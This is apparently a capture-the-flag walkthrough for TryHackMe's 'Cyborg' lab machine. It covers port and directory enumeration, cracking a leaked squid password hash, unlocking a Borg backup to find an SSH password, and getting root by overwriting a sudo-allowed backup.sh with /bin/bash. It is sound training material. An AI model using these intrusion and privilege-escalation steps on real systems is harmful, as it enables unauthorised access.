Cyborg CTF THM walkthrough

Difficulty: Easy

Compromise the machine and read the user.txt and root.txt

First, let's use nmap tool to enumerate that ctf address.

```
nmap -sC -sV <ip-address>
```

```
┌──(alon㉿kali)-[/home/kali]
└─$ nmap -sC -sV 10.10.195.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 16:51 EDT
Nmap scan report for 10.10.195.158
Host is up (0.076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dbb270f307ac32003f81b8d03a89f365 (RSA)
|   256 68e6852f69655be7c6312c8e4167d7ba (ECDSA)
|_  256 562c7992ca23c3914935fadd697ccaab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

-sC enumerate all the scripts -sV version of the services

We can see there are 2 open ports: ssh and http so the answer is: 2.

The answer for what service is running on port 22? **ssh** for sure!

The answer for what service is running on port 80? **http** for sure!

Later we asked to find user.txt flag. So, the first thing that I saw when I put the ip address in the url is a index page of apache server. I can do nothing with that so lets gobuster to find directories in this host.


```
gobuster dir -u <ip-address> -w <path/to/wordlist>
```

This is the output.

```
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/admin                (Status: 301) [Size: 314] [--> http://10.10.195.158/admin/]
/etc                  (Status: 301) [Size: 312] [--> http://10.10.195.158/etc/]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 278]
Progress: 4568 / 4615 (98.98%)
===============================================================
2023/05/11 17:07:25 Finished
===============================================================
```


-output

I'm going to enter admin directory and I got a site.




-the site that appears.

and now let's check the etc directory.



/etc directory

There is a file “passwd” in squid dir and when opened it I saw those credentials.



I took the hash and enter it to hash.txt:

```
echo '<hash>' > hash.txt
```

John found the password.

maybe ssh connection is the next step because we can use the credentials above.

```
┌──(alon㉿kali)-[/home/kali]
└─$ ssh music_archive@10.10.195.158
The authenticity of host '10.10.195.158 (10.10.195.158)' can't be established.
ED25519 key fingerprint is SHA256:hJwt8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.195.158' (ED25519) to the list of known hosts.
music_archive@10.10.195.158's password:
Permission denied, please try again.
music_archive@10.10.195.158's password:
Permission denied, please try again.
music_archive@10.10.195.158's password:
music_archive@10.10.195.158: Permission denied (publickey,password).
```

mmmm… :(

Keep going… maybe I can find something interesting on the site. oh, this is the password for the archive for sure. So, there is a conversation that I found in admins category on that site.

Admin Shoutbox

```
##########################################
##########################################
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
##########################################
##########################################
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
##########################################
##########################################
[Yesterday at 4.35pm from Josh]
See you there then mate!
##########################################
##########################################
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
##########################################
##########################################
```

-conversation in admins category

The term “music archive” sounds interesting but I still can’t understand what is going on here.

after checking the site again, I found a file that we can download under the archive category. (archive.tar)

open it:

```
┌──(root㉿kali)-[~kali/Downloads]
└─# tar -xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

-archive.tar

actually, we just only can open ‘config’ and ‘README’ because the other files are encrypted or irrelevant.

```
┌──(root㉿kali)-[~kali/Downloads]
└─# cat home/field/dev/final_archive/config
[repository]
version = 1
segments_per_dir = 1000
max_segment_size = 524288000
append_only = 0
storage_quota = 0
additional_free_space = 0
id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31
key = hqlhbGdvcml0aG2mc2hhMjU2pGRhdGHaAZ6ZS3pOjzX7NiYkZMTEyECo+6f9mTsiO9ZWFV
        L/2KvB2UL9wHUa9nVV55aAMhyYRarsQWQZwjqhT0MedUEGWP+FQXlFJiCpm4n3myNgHWKj
        2/y/khvv50yC3gFIdgoEXY5RxVCXhZBtROCwthh6sc3m4Z6VsebTxY6xYOIp582HrINXzN
        8NZWZ0cQZCFxwkT1AOENIljk/8gryggZl6HaNq+kPxjP8Muz/hm39ZQgkO0Dc7D3YVwLhX
        daw9tQWil480pG5d6PHiL1yGdRn8+KUca82qhutWmoW1nyupSJxPDnSFY+/4u5UaoenPgx
        oDLeJ7BBxUVsP1t25NUxMWCfmFakNlmLlYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN
        eyUMQWcKX0fqUjC+m1qncyOs98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb
        T8puAPzLDC1G33npkBeIFYIrzwDBgXvCUqRHY6+PCxlngzz/QZyVvRMvQjp4KC0Focrkwl
        vi3rft2Mh/m7mUdmEejnKc5vRNCkaGFzaNoAICDoAxLOsEXy6xetV9yq+BzKRersnWC16h
        SuQq4smlLgqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAgzFQioCyKKfXqR5j3WKqwp+RM0Zld
        UCH8bjZLfc1GFsundmVyc2lvbgE=
```

-config file

```
┌──(root㉿kali)-[~kali/Downloads]
└─# cat home/field/dev/final_archive/README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

-README file

just search a little to understand that we need to use ‘borg repository’ to continue with that information so I need to download it:

```
sudo apt install borgbackup
```

let’s list the repository.

```
borg list home/field/dev/final_archive
```

and we are going to enter to password of the archive:

```
┌──(root㉿kali)-[~kali/Downloads]
└─# borg list home/field/dev/final_archive
Removed stale shared roster lock for host kali@8796749579855 pid 333748 thread 0.
Enter passphrase for key /home/kali/Downloads/home/field/dev/final_archive:
music_archive                        Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1
eeb8ba37277b1c82]
```

now we need to move the files of the archive to a new dir to see what the content of that archive:

```
mkdir cyborg
```

after that, we can mount the archive to cyborg dir:

```
borg mount home/field/dev/final_archive cyborg
```

next step -move to the archive and find note.txt

```
┌──(root㉿kali)-[~kali/…/cyborg/music_archive/home/alex]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[~kali/…/cyborg/music_archive/home/alex]
└─# cd Documents

┌──(root㉿kali)-[~kali/…/music_archive/home/alex/Documents]
└─# ls
note.txt

┌──(root㉿kali)-[~kali/…/music_archive/home/alex/Documents]
└─# cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex[redacted]
```

-note.txt

whoop whoop! now it's the time for ssh connection!

```
┌──(root㉿kali)-[~kali]
└─# ssh alex@10.10.217.250
alex@10.10.217.250's password:
Permission denied, please try again.
alex@10.10.217.250's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

-ssh connection

and we got user.txt

```
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{[redacted]
alex@ubuntu:~$
```

-user.txt

privilege escalation

firstly, we need to check our permissions with:

```
sudo -l
```

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

we got permissions on backup.sh file because its alex file and we can add this command to execute that file.

```
chmod 777 /etc/mp3backups/backup.sh
```

and now we just need to add “/bin/bash” to that file to get root.

```
echo "/bin/bash" > /etc/mp3backups/backup.sh
```

execute it:

```
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh
root@ubuntu:/etc/mp3backups# whoami
root
```

-whoami? root

mv to root dir and find the root.txt:

```
root@ubuntu:/root# cd /root
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
flag[redacted]
```

-root.txt

and this is the end! hope this walkthrough is helpful for you guys and enjoy!

I’m going to publish more and more CTFs walkthroughs.